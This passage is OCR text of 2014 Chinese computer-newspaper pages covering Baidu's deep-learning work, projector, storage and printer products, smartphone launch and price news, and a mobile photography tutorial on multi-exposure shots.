值得关注的是，杰赛研发中心进行二次开发的智能手机勘察系统，已成功地在各个分院使用。其智能手机勘测系统信号测试功能更稳定、强大，辅助单机版的分析工具，进行信号测试、分析一气呵成，它由专业化的智能手机终端、数据管理平台及配置平台组成。杰赛智能手机勘测系统和手机终端系统应用集成数据处理、信号点测、电话拨测、拍照、导航、离线地图、模板管理等功能，可以大大降低以往勘察过程中的成本，提高工作效率，同时可以规范数据管理，为勘察设计准备一手规范、全面、准确的勘察数据。而其数据管理平台是智能手机勘测系统的数据后台，为配置应用提供底层数据支撑，通过勤哲 Excel 服务器进行模板的制作和设计，可方便快捷地完成底层数据库设计，还可以作为数据采集完成后的数据管理平台，对采集的数据进行新增、修改、删除、查看、导出等操作。

总之，只有高质量的规划设计才能造就高质量的通信工程，才能赢得高效益、高效率和高信誉。杰赛通信规划设计院的规划设计人员通过采用新技术、新设备，对已有的勘察设备进行改造升级及优化，使得勘察信息化应用水平大大提升，工作效率也提高了，值得行业用户关注。

@晓岛

大数据让人工智能加速

@本报记者 朱文利

在前不久举行的“2014 百度世界”大会上，百度首席科学家吴恩达和百度深度学习实验室主任余凯都在强调百度是一家人工智能公司，无论是这家公司还是人工智能，都是在依赖着人才和数据加速发展。


余凯说:“一方面我们通过搜索引擎满足用户每天的搜索请求，产生大量的用户数据;另一方面我们提供价值,连接用户和广告，让千千万万的商家能够找到自己的顾客资源，这种从数据到价值之间有一座桥梁，这座桥梁就是百度大数据人工智能,包括自然语言的理解、机器学习、语音识别、图像识别等方方面面的技术，使得百度能够把海量数据转化成商业价值。”据悉,现在百度的数据总量已经达到数千 PB,每天新增的数量有近 1PB，每天处理的数据超过 50PB,峰值处理速度达到每秒 50GB，更麻烦的是，百度的业务非常复杂，应用类型丰富,数据种类各异。

人工智能的突破性进展是深度学习

最近 20 年,人们已经看到人工智能正循环的优势。大家的愿望是做出一款好产品,就可以有大量用户,从而有海量的数据。这些海量数据用于人工智能,产品就会更好，人工智能正循环就越滚越快。不过吴恩达认为这个愿望并没有实现，主要原因是传统的人工智能算法还不够好,当你给它更多的数据,效果并不会一直变好。

百度找到了新算法。“百度大脑中的新算法,我们叫深度学习,当你给它更多的数据,效果就会越来越好。因此当有了海量数据时，百度大脑的深度学习算法就会做到传统人工智能算法做不到的。”

“深度学习”被麻省理工学院科技评论杂志列为十大通用技术之首，百度也在去年初宣布成立深度学习实验室(IDL),核心目标就是研究基于大数据的人工智能。基于新算法的大数据引擎——百度大脑也应运而生。



大数据引擎——百度大脑的结构

余凯解释说:“深度学习最吸引大家的一个原因在于它在很大程度上模拟了人脑神经网络的结构和行为，比如说对于图像的处理，我们通过训练得到的深度卷积网络，与我们目前所知道的对人的视觉皮层神经元的行为有惊人的类似，我们同样发现人对听觉感知也有类似的情况。”

大数据给深度学习和人工智能带来了很大的机会。但如何处理大数据、如何获得“大”知识? 这是新的技术挑战。

百度的大数据如何处理

百度是世界上最早大规模利用 GPU 做“深度学习”的高科技公司,余凯和同事们通过各种各样的数据并行、模型并行去处理这些海量数据，还可以支持、生成、配置针对不同的应用、不同的场景和不一样的网络结构。余凯描述了一个未来人工智能应用场景：假如某一个人想吃比萨,在网上下单后,由知道个人口味的机器人完成私人定制比萨,自动驾驶汽车能高效便捷地将比萨送到指定地址。

百度的大数据处理被分为多个层次,并衍生出相应的产品。最基础的是海量数据存储产品，也称为通用的数据仓库。任何一个产品线产生的数据都能够实时地传送到这个数据仓库里。同时,无论采集的数据是什么样的格式，到数据仓库都以同样的格式来存储，有了这个基础，就能对数据进行更多的分析和加工。

就像传统行业有自己的产品设计中心一样,会对产品进行各种各样的分析、排列组合,做各种各样的实验。在实验的基础上能够产生出比较好的产品，满足用户的需求。同理,在大数据部门也有这样的需求，也需要有大数据产品的设计中心,在这个设计中心需要做很多实验,做出适合百度、适合客户的数据产品。

百度司南和预测平台就是这种大数据产品。百度司南可以帮助企业了解品牌的影响力，了解用户通过何种渠道关注自己的产品，比如用户是通过平板电脑、智能手机,还是通过 PC 端浏览,这将影响到企业的营销行为；在做舆情分析时，可以将传统调研一个月的时间缩短到几小时并获得结果，这个时间差就是百度大数据能给传统行业带来的竞争力。

爱普生树立工程投影机新标杆

@本报记者 陈平

现在，众多投影机厂商对工程投影机的宣传,普遍以高亮度作为突出点,并且认为其产品亮度达到 4500ANSI 流明或 5000ANSI 流明就是工程投影机了。其实不然，这些厂商忽视了工程投影机的本质——高可靠性、高画质和安装调试便捷。

据了解发现，也许是因为各品牌工程投影机厂商都热衷于宣传工程投影机的亮度优势,导致众多用户认为,一款投影机的色彩亮度达到一定水准(4500ANSI 流明或 5000ANSI 流明,标准不统一)以上即可称为工程投影机,其实这种认识是片面的。

据悉，因为工程投影机对散热性要求较高,需要大空间排出热量,所以相比普通的投影机，工程投影机给人的第一感觉是体积更大、重量更大(一般都大于 6kg)。其实,厚实的外观最能体现出产品的耐力，及产品内在硬件质量的过硬品质。体型较大的工程投影机,一般其稳定性更高、质量更加有保障、散热更快。以工程机投影机中的“明星”产品爱普生 CB-4650 为例，其自身的整机体积为 472mm × 134mm × 320mm，整机重量达到 6.5kg。这种体积和重量有利于工程投影机在高强度的工作环境下进行散热,以保证投影机工作的稳定性。

选工程投影机除了看外形，投影的画质是最重要的方面。国内投影市场日趋成熟,新产品、新技术层出不穷,更高画质的工程投影机必将成为主流的发展趋势。当然,一切的发展趋势都必将源于一个基础——工程投影机最基本的工程投射的应用需求。同样以爱普生 3LCD 工程投影机 CB-4650 为例,5200ANSI 流明的色彩亮度和白色亮度,5000:1 的对比度和 XGA(1024X768)的主流分辨率，可以胜任各种工程领域的基本投射需求，可谓性价比极高的标杆级工程投影机。

爱普生 CB-4650

安装调试的便捷性和设备接口的兼容性，也是一款合格的工程投影机所应具备的基本品质。面对工程投影机不断升级的接口设置,爱普生 CB-4650 工程投影机的全接口设计能够满足众多输入输出设备的连接需求。对比发现,普通的投影机无镜头位移、镜头位移的范围小。爱普生工程投影机 CB-4650 的垂直镜头移动最大 58%，水平镜头移动最高 38%。加上独特设计匹配的镜头位移功能,最大地简化了安装调试过程,可满足最基本的工程投射需求。

IBM 重新定义大数据时代存储

前不久 IBM 在北京召开大会，主题是“ROCK EDGE CHINA 2014——为大数据时代再造存储摇滚盛典”。会议期间，IBM 展示了最近发布的一系列软件定义存储、闪存等技术与产品,并邀请来自平安保险等企业的 IT 主管，与来宾分享了使用 IBM 软件定义存储、闪存解决方案以应对大数据挑战的实践经验。

“在大数据时代，数据量呈几何级增长,数据类型日益多样化,用户对于数据访问、分析与应用的苛刻需求已经让传统的数据存储与管理无法应对。”IBM 大中华区副总裁、系统与科技部总经理郭仁声指出,“我们为客户提供的创新存储技术,在速度、可扩展性和成本方面有前所未有的提升,将使客户更富有竞争优势。”

9 月初，平安保险宣布成功地部署基于 IBM 软件定义存储解决方案，将海量数据汇总环境搭建时间由 1 个月缩减至仅 1 小时，数据汇总时间缩至原来的一半,大幅度提升了企业的 IT 实力,使它能更好地满足日益严格的监管要求,包括如年审和行业数据分析。

为推动软件定义存储等创新的存储技术落地,IBM 还加大了对合作伙伴的支持力度,包括此次宣布协助北京富通东方科技有限公司建设 E-lab 实验室,部署整套 IBM“软件定义存储”架构,为客户、合作伙伴提供基础构架设计和测试、新技术方案演示、概念原型验证、性能指标测试等服务,帮助客户采用更灵活、可扩展的、高效的基础架构平台,拥抱云计算、大数据分析、移动和社交。

柯尼卡美能达发布新型数字印刷系统

前不久,柯尼卡美能达旗下生产型数字印刷品牌 bizhub PRESS 迎来一位重量级的成员——黑白双面生产型数字印刷系统 bizhub PRESS 2250P。如果说 bizhub PRESS 1250 和 bizhub PRESS 1052 延续了“bizhub PRESS”品牌一贯高速、高效的概念，那么 bizhub PRESS 2250P 更是将这一品牌特质发挥到了极致：双引擎印刷系统大幅提高生产效率,将时间成本、人力成本和生产周期最大程度地进行了压缩；而广泛的纸张适应性、灵活多变的排纸处理系统以及丰富的解决方案支持等,将全力帮助用户实现利润的最大化。


bizhub PRESS 2250P 采用的双引擎印刷系统，印刷速度每分钟可达到 250 面,最大月印量为 600 万,可承印的纸张从 40 ~ 350g/ ㎡， 最大纸张尺寸为 324mm × 483mm，图像有效区域达到 314mm × 483mm，完全能满足商业印刷厂的需求以及有大印量需求的客户。

要保持高速的输出,可靠的进纸系统在整个印刷系统中有着举足轻重的作用。大容量纸柜为了保证稳定的进纸,采用了真空吸附式进纸组件,可从侧面和前部吹入空气,使纸张被吸附至传送带上,减少纸张上粉末造成的进纸打滑现象,设备根据不同的纸张类型,其吸附强度还会自动调。

手机联盟
E版 | 46~51版 电脑报
日期:2014.9.22 第37期
责编:周一 美编:毛代洪
组版:何雪松 责校:杨军
投稿邮箱:pcw_mobile@vip.sina.com
官方网站:www.itime.com.cn
扫一扫
加微信看手机联盟

新品

Note 4获入网许可 4大版本齐现身



核准证号:	00-5827-149789
申请单位:	天津三星通信技术有限公司
生产企业:	天津三星通信技术有限公司
设备名称:	TD-LTE数字移动电话机
设备型号:	SM-N9106W
设备产地:	天津市
发证日期:	2014-9-11
有效期至:	2015-3-11
备注:	1）该设备支持TD-LTE/LTE FDD/WCDMA/GSM制式；2）该设备为双卡双待移动电话机；3）操作系统：Android。

三星已经开启了Galaxy Note 4的预订，与此同时，该机也现身工信部，代表获得了入网许可证。工信部网站显示，Note 4行货包含4个版本：电信双卡版SM-N9109W、移动单卡版SM-N9108V、普通非定制公开版SM-N9100以及联通双卡版SM-N9106W。其中，前3款已在京东开启预订。据预订页面显示，移动版售价5199元，公开版售价5399元，而电信版售价5288元。联通暂时还未到来，不过预计会与移动版保持一致。

欧冠特别版HTC One M8曝光

2014年欧洲冠军联赛开打，HTC乘机推出了欧冠特制版One M8，该版本机身后盖将带有欧冠LOGO，在其系统中也预装了足球相关资讯——Feed，可以及时获取欧冠最新战报。HTC从2012年开始赞助欧冠联赛，今年又延续了这项合作。不过，消费者无法直接购买特制版HTC One M8，相反，必须通过活动的形式获得该机，想必数量也非常有限，更多消息需要关注HTC的官方社交媒体获取。

Lumia 830越南发布 10月上市

微软在越南发布了Windows Phone 8.1新机——Lumia 830，当地售价为7999000越南盾，约合人民币2320元，该机将在10月正式上市。Lumia 830是一款面向中高端市场的智能手机，主打超强拍照功能，此前在德国柏林IFA大展上率先亮相。该机采用5英寸720P分辨率显示屏，主摄像头为1000万像素，搭载1.2GHz高通骁龙400四核处理器，内置1GB RAM+16GB ROM组合，并支持LTE 4G网络。该机的一大特点是采用了类似Lumia 1020的“奥利奥”摄像头造型，并拥有照片后期处理软件的支持，达到很好的拍照效果。

Google发布3款Android One新机

Google正式在印度推出了3款基于Android One平台的智能手机，分别来自Spice、Karbonn和Micromax三家印度本土手机厂商，新机售价均在100美元左右。它们分别名为Karbonn Sparkle V、Spice Android One Dream UNO Mi-498和Micromax Canvas A1，配置4.5英寸854×480分辨率显示屏，采用500万像素摄像头，搭载1.3GHz联发科处理器，内置1GB RAM+4GB ROM组合（Spice与Karbonn的两款新机均支持8GB内存扩展），3款手机还支持双卡双待。除3家印度本土厂商之外，联想、HTC与松下也在研发基于Android One平台的设备，Google计划将来在新兴手机市场推出更多Android One设备，其平均售价将不会超过150美元。

4999元+IP68 索尼Z3国行开订


SONY
索尼Z3智享版
京东独家预售，耀目开启
立即预定
限量发售
智享套装，先到先得

据索尼中国官网显示，新一代旗舰Xperia Z3国行版已经开启预订，售价为4999元，有移动4G版和联通4G版两个版本，颜色除了传统的黑和白之外，还新增了琥珀金。同时，索尼表示用户还可以选择购买SmartWatch 2智能手表特供套装，售价为5498元；以及降噪耳机特供套装，售价为5998元。配置方面，索尼Z3采用5.2英寸1080P IPS屏，同时它还搭载2.5GHz骁龙801处理器、Adreno 330 GPU，内置3GB RAM。该机采用超薄设计，厚度仅为7.35mm，并采用索尼特有的Omnibalance全平衡双面玻璃设计，以及金属边框。Z3的后置摄像头为2070万像素索尼G镜头，ISO 12800高感光度，电池容量为3100mAh，并运行Android 4.4系统。该机依然保持超强的防水特性，达到了IP68级别，能够在1.5m的水下持续使用30分钟。

联想X2开售 定价2499元


据渠道消息，刚刚斩获2014 IFA最佳旗舰智能手机大奖的联想X2，将在本周开始面向全国渠道发售，预售价为2499元。9月4日，联想正式在IFA展会上发布了X2，该机采用了颠覆性的Layer设计，提供金、红、白等多彩配色以及特殊的竹质后盖。联想手机最新的Layer设计以“层”的概念还原多彩世界，赋予手机更多的色彩以迎合消费者的审美观。现在，迪信通以及联想自有渠道将同步开启X2的销售，在新机普遍供货不力的时代，期待“不卖期货”的联想给我们交出一份满意的答卷。

后现代造型引围观 OPPO N3谍照曝光



此前OPPO曾在其官方微博中暗示10月将发布新手机，而该款也正式确认型号为N3，正当所有人都在讨论它将采用何种外观设计及硬件配置时，国外知名科技媒体爆出了一组号称是N3的谍照，着实给这场讨论添了一把火。从曝光的照片中我们可以看到，N3采用了非常独特的设计方式，将手机扬声器以及OPPO N系列标志性的旋转摄像头设计在了手机顶部一个圆柱体上，整体给人一种后现代的感觉。同时，N3配备了双LED闪光灯，机身材质有着非常浓重的金属感，或许该机将采用全金属设计。不过在此次曝光中，并没有提及N3的硬件配置，但在这个满大街骁龙，机机都是大屏的时代，更好的外观设计恐怕才是立身之本。

iPhone 6 Plus内存确认1GB




Model iPhone7,2
OS iOS 8.0
Processor ARM @ 1.39 GHz
Memory 988 MB

在苹果看来，iPhone的体验远远比参数重要，而对于很多Android用户来说，还是很想知道两款iPhone 6的具体参数。先来说说RAM，韩国媒体已经拿到了iPhone 6 Plus，测试后的结果显示，它的内存为1GB，这点与我们之前的报道完全一致，需要注意的是，4.7英寸iPhone 6的配置也是1GB，都搭载了A8双核处理器。紧接着是电池容量，经过测试后发现，iPhone 6 Plus的容量约2910mAh，这点与之前曝光的也完全相同，而4.7英寸的测试结果是1810mAh。整体上来看，iPhone 6的配置基本就这样了，但5.5英寸1080P屏+1GB内存，多少让人有些担心，在Android阵营普遍3GB的今天，苹果这个举动还是挺让我们震惊的。

一周

iOS 8完美越狱或即将到来



【提醒】iOS8还有1天时间即将正式发布，届时估计除iPhone4外其他手机将不能刷7.1.2的固件了，想要越狱的请抓紧最后的时间。iOS8，我们已在路上...

还记得盘古团队吗？没错，就是那个搞定了iOS 7.1.2完美越狱的国内黑客组织。在沉寂了许久后，他们终于在微博上发声了。@PanguTeam官方微博表示，iOS 8正式版已经和我们见面了，苹果也会关闭iOS 7.1.2的激活验证，除了iPhone 4以外的其他机型将不能刷入该固件。关于iOS 8越狱，盘古团队表示“我们已在路上”，这意味着该团队已经将主要精力放在了iOS 8的完美越狱上，期待他们再次给国内黑客长脸。

传WP9开发者预览版明年1月发布

目前的Windows Phone最新版为Windows Phone 8.1 Update，那么后续还会有哪些最新版，何时发布呢？据外媒报道，Windows Phone 9开发者预览版或将于2015年1月发布。据悉，Windows Phone 9将支持多窗口功能，不过需要具有一定大小的屏幕尺寸支持，或许为4.9英寸或更大的屏幕尺寸。目前该具体信息还不能完全确定，此前在Lumia 930国内体验会上，微软称不久后Windows Phone将支持7到8.5英寸的大屏幕，显然，这已经到了平板的级别，它们必将会支持多窗口显示，这也是微软Windows和Windows RT、Windows Phone融合过程中的一步。

行情综述

进入9月以后,各大厂商和运营商以4G为契机,充分利用资源进行大范围推广。大家有所不知,市场已经出现冰火两重天的情况,一方面,不断传出大量低端4G手机库存积压的消息,另一边,小米4、魅族MX4、一加、荣耀6等4G手机"一码难求",粉丝们甚至为抢到"粮票"而欢呼,转手就能小赚一笔。这一次3G向4G的转变不同于几年前2G向3G的转变,低端用户的换机动力明显不足,他们有些只是想要个大屏手机而已,不懂2G、3G还是4G,引导很重要,任重而道远。

竞争引发降价 进入群雄争霸时代

继锤子 T1 出现产能不足后,魅族 MX4 也出现类似问题。其实在 MX4 预订量超 770 万的时候这个问题就已经曝光,就连魅族官方也承认这个问题,并发表了公开道歉信,对等待超过两周以上的用户,每过一天补偿 1 块钱的 Flyme 消费券,而白色版由于调色与工艺问题将推迟上市,预计在淘宝会炒高 100 元。擅长玩饥饿营销的小米,最近变得低调很多,小米 3 在降至 1499 元后敞开供应,红米 Note 每周二开放购买,7 个工作日内发货,小米 4 联通 3G 版在淘宝可以轻松买到,价格和官网一样,有消息称小米正酝酿反击,近期会降至 1799 元,这就是竞争的意义,点个赞。缺货严重的还有口碑很好的努比亚大牛 3 和小牛 3,要加价 50 元和 100 元才能买到现货。

在今年的 IFA(德国柏林国际消费电子展览会)上,斩获最佳旗舰智能手机大奖的联想 vibe X2 正在预售,报价 2499 元。它让我们印象很深的是多彩中框、渐变色的设计以及三明治造型,充满了与众不同的跳跃感,配有 5 英寸 1080P 屏幕,适合时尚的你。华为推出的三款新品则定位不同,荣耀 3C 4G 版仅售 799 元,且无需预约,打的就是价格战,G7 拥有质感十足的金属机身、强大的拍摄性能,还支持 4G 网络,售价 1999 元,另一款 Ascend P7 因为搭载蓝宝石屏,身价暴涨到 4688 元,我们觉得噱头大于实用,炒概念而已。

旗舰全面预售 iPhone6 被疯炒

三星官方正式启动全新旗舰 Galaxy Note 4 的预订工作,凡前往门店及指定运营商营业厅预订,可获得补贴,Note 系列 1~3 代手机用户可获得 288 元补贴,其他消费者可获得 188 元补贴。通过三星网上商城以及三大运营商网站预订的话,有机会获得 GearFit 一部,在官方商城预订,还可获得纪念版 U 盘。根据京东页面显示,移动版定价 5199 元,公开版和电信版售价分别为 5399 元和 5288 元,均支持双卡双待。不少用户关心 Galaxy Note Edge,因为屏幕产能的问题,上市要到年底,倒是老款 Galaxy S5 和 Galaxy Note3 迎来官方降价,不过和社会渠道一对比,意义并不大,更像是作秀,因为成交价早已探底,只要 3250 元(G9006V)和 3150 元(N9006)。

索尼 Xperia Z3 早于 IFA2014 正式发布了,国行版虽然早已获得了工信部的入网许可,但开卖一直拖到今天,售价 4999 元,银子充裕的话还可以考虑 5499 元的智享版,多了原厂耳机、充电宝和底座,其配置和国际版一样,除了经典的黑白色款之外,今年还新增了琥珀金色,这是在赶潮流嘛。目前索尼最畅销的是主打娱乐的 M2 S50h 以及巨屏机 T2 XM50h,售价都不到 1500 元。

iPhone 6 和 iPhone 6 Plus 自 9 月 12 日开启预订,24 小时内预订量已超过 400 万台,刷新了苹果首销纪录,去年 iPhone 5s 首日预订量为 200 万台。不过首发缺席中国大陆终究是遗憾,虽然关于原因有各种谣传,但官方无一回应,甚至可能年内都将无缘内地市场。这可乐坏了黄牛党,各路水客如打了鸡血般蓄势待发,目前是一天一个价,最低配的 iPhone 6 现货已经炒到万元以上,相当夸张,要提醒大家,不是所有的 iPhone6 都通吃 2G/3G/4G 网,要看好型号。至于 iPhone 5s 降价在所难免,16GB 版 A1528 行货只要 3900 元,港版跌至 3680 元。16GB 版 iPhone 5c 在京东只要 2588 元就能到手,贱卖的节奏。

改版机市场,Nexus 5 目前已经有明显停产清仓的迹象。国际版 LG G3 在跌破 3000 元后有些乏力,大家都在盯着三星 Galaxy Note 4,别指望太便宜。值得关注的还有诺基亚 Lumia 929,它是 Verizon 定制版 Lumia Icon,最大亮点是高达 441ppi 的 5 英寸屏以及 2000 万像素摄像头,算是机皇 Lumia1520 的缩小版,售价 2866 元。

新货上架

华为 Ascend Mate7

基本参数:麒麟 925 八核 /6 英寸 /1920 × 1080/3GB RAM/32GB ROM/ 后置 1300 万像素摄像头 / 前置 500 万像素摄像头 /4100mAh/ 157mm × 81mm × 7.9mm/185g/EMUI 3.0

从设计的角度,Mate 的风格并没有偏离 Ascend 系列,中规中矩的圆角矩形机身找不到任何视觉上的突兀,做工的确代表了目前国产手机的最高水平,正面 2.9mm 超窄边框和 83%的屏占比,视觉冲击感很强。作为一款巨屏手机,它是成功的,配置算得上顶级,即便高配版也不过 3699 元,而普通版售价仅为 2999 元,但如果和假想敌三星 Galaxy Note 去 PK,总感觉缺了点什么,后者拥有手写笔、多任务分屏等功能,将大屏幕优势发挥得淋漓尽致,而 Mate7 只是在看电影的时候才有一种满足感。至于和 iPhone 6 Plus 去抗衡,光大是没用的,正如微博上有人这样比喻:"买房子的时候,光看面积大没用,楼层、地段以及小区物业水平都要考虑。"

热机跳水榜

TOP1:联想黄金斗士 A8

产品特色:MT6592+6290 八核、2GB RAM、支持双 4G、5 英寸 720P 屏、1300 万像素

购买指数	降价金额	当前售价	降价幅度
★★★★	100元	898元	10%

点评:为了抢占市场,国内厂商一个劲地推出低端 4G 手机,有些为了追求低价,完全不考虑配置的合理性,反观联想 A8 很有良心,八核加大内存,跑得流畅。

TOP2:诺基亚 Lumia 1020

产品特色:高通 S4 双核、2GB RAM、4.5 英寸屏、4100 万像素摄像头、WP8.1 系统

购买指数	降价金额	当前售价	降价幅度
★★★	200 元	2460 元	8%

点评:手机拍照越来越牛,继三星之后,松下近期也发布拍照手机 Lumix CM1,各种设计让人刮目相看,诺基亚不得不让出手机拍照之王的称号。

TOP3:LG E985T

产品特色:高通 APQ8064 四核、2GB RAM、支持移动 4G、5.5 英寸 1080P 屏、1300 万像素摄像头

购买指数	降价金额	当前售价	降价幅度
★★★★	200 元	2358 元	8%

点评:作为最早上市的大屏 4G 手机之一,出色设计加上均衡配置,曾吸引大量眼球,随着大批国产 4G 新机涌入市场,竞争力大不如前,降价也是逼不得已。

TOP4:苹果 iPhone 4s

产品特色:A5 双核、512MB RAM、3.5 英寸屏、800 万像素摄像头、iOS7 系统

购买指数	降价金额	当前售价	降价幅度
★★★	150 元	2090 元	7%

点评:眼下苹果 iPhone 4S 正在电商渠道清理库存,单从性价比来看,并不如 iPhone 5c,但作为 iPhone 最经典的设计,值得收藏。切勿购买改版机,翻新率 99%。

TOP5:索尼 Xperia Z2 L50t

产品特色:高通骁龙 801 四核、3GB RAM、5.2 英寸 1080P 屏、2070 万像素、3200mAh

购买指数	降价金额	当前售价	降价幅度
★★★★	200 元	3138 元	6%

点评:随着新旗舰 Xperia Z3 的上市,老款降价也是理所当然。其配置放在现在依然主流,玩娱性能突出,还能防水,之所以没有畅销,定价过高是主因。

热门手机报价

行货

型号	价格(元)	变化
诺基亚 Lumia 930	3499	↓
vivo X3V	2298	→
华为 Ascend P7	2388	↓
HTC Desire 816t	1638	↓
三星 Galaxy Grand 2 G7108V	1558	↓
索尼 M2 S50h	1458	↓
联想 A916	1399	→
酷派 T1	1149	→
中兴 MEMO U5S	625	↓

改版机

型号	价格(元)	变化
三星 Galaxy Golden E400	3310	↓
索尼 Xperia Z2	3230	↓
LG G3 港版 16GB	3190	↓
HTC Butterfly 2	3100	↓
三星 Galaxy Note3 欧版 32GB	2750	↓
诺基亚 Lumia 1520 港版	2730	→
索尼 Xperia T3 港版	1860	↓
谷歌 Nexus 5 亚太版 16GB	1800	→
MOTO G 新加坡版 16GB	1200	↓

责编:黄益甲 **美编**:毛代洪 **组版**:向海蓉 **责校**:杨志刚
日期:2014.9.22 **投稿邮箱**:pcw_mobile@vip.sina.com

手机拍摄
玩法更多⑥

本系列将会在老狼微信公众平台(laolang-pcw)同步更新,敬请关注。

分身有术

用手机玩转分镜头

如果拍摄场地没有特点、拍摄对象没有特点、拍摄器材更没有出众的优点,拍照还有什么激情?你可以试试一种有意思的玩法——分镜头摄影,在单反上,可以通过连拍再结合后期,或者通过多重曝光实现。而现在很多手机都有这个功能(不同的手机叫法不一样,分镜头、轨迹摄影、动态连拍等),在手机上玩这种效果就更容易了。

电脑报
手机拍客大赛即拍即传


上下班的路上、旅行途中,看到有精彩的画面、美丽的风景,用手机随时拍下。参加电脑报手机拍客大赛,就有可能获得大奖哟,快来参赛吧!参赛方式非常简单,在微信中添加订阅号,然后发送你的作品即可。

投稿方式1:
添加微信公众平台:laolang-pcw
投稿方式2:
邮件投稿:pcw-xb@vip.sina.com

分身术的照片玩法

所谓分身术的照片就是在同一个场景中,让一个人出现多次,然后根据不同的造型和表情,营造一种非常有趣的画面效果。这种照片可以通过拍摄主体和后期的结合来实现。制作并不难,只需要掌握好几个技巧就行了。


1.拍摄前,固定机位



本次拍摄使用OPPO Find7,内置超高清拍摄,可以在室内弱光的环境里取得不错的画质


拍分身照片,必须要考虑后期的处理效果,所以事先要设计好构图。在构思好照片最终效果后,就得考虑好机位。机位必须固定,使用三脚架最好,角度比较容易控制。


2.拍摄,安排好模特的位置

固定好机位后,就可以拍摄了。在拍摄时,需要注意安排好拍摄对象的位置,尽量避免模特重叠。这样在后期处理起来就会比较方便,只需要把几张照片重叠在一起后,裁剪掉不需要的部分就行了。


两张照片人物的位置互不干扰,后期制作省心


这两张照片看似一前一后,实际上在位置上有重叠的部分,如果你后期技术不好,可以重新考虑位置


最后的合成非常简单,把所有的照片在Photoshop中拖入同一张照片中,注意,这里要几张照片完全重合,位置保持一致。然后用选择工具中的选取工具,把空白的位置选取后,删除即可。可能在拍摄时由于测光点不一样,照片之间会有色差,可以在最后统一调整一下色调,使画面统一


像这种人物重叠交叉较多,可以让画面更有趣味,但需要的后期技术也就更高,特别是抠图的技术,关于后期的详细步骤这里就不一一介绍了,大家可以根据自己的实力去创作。画面的情节和创意上还可以继续发挥。比如,设置一个情节,可以采用对话,或者连续的动作设计等,效果会更好。本次实例只是给大家一个参考,更好的创意看大家的发挥了

动态照片的玩法


动态照片与前面的分身照片不同的是,分身照片可以一张一张慢慢地拍摄,后期再合成。而动态照片要求在短时间里把一个人物的运动轨迹拍下来,最后合成一张照片。这种拍摄模式最早出现在三星的手机上,在这之前都是通过多重曝光实现,拍摄难度较大。现在很多手机都有这个功能了,只是叫法不一。比如nubia Z7的“运动轨迹”模式,相机会快速拍摄15张照片,然后选择几张满意的照片,手机自动合成一张运动轨迹的照片。


1.角度与背景的考虑


拍摄这样的动态轨迹,老狼测试了很多次,发现最重要的就是背景的选择,背景越简单,效果越理想。这种运行轨迹的照片,最后是依靠手机自动计算,不需要进行后期处理,如果背景复杂,在处理的过程中会出现明显的破绽。

2.光线与速度

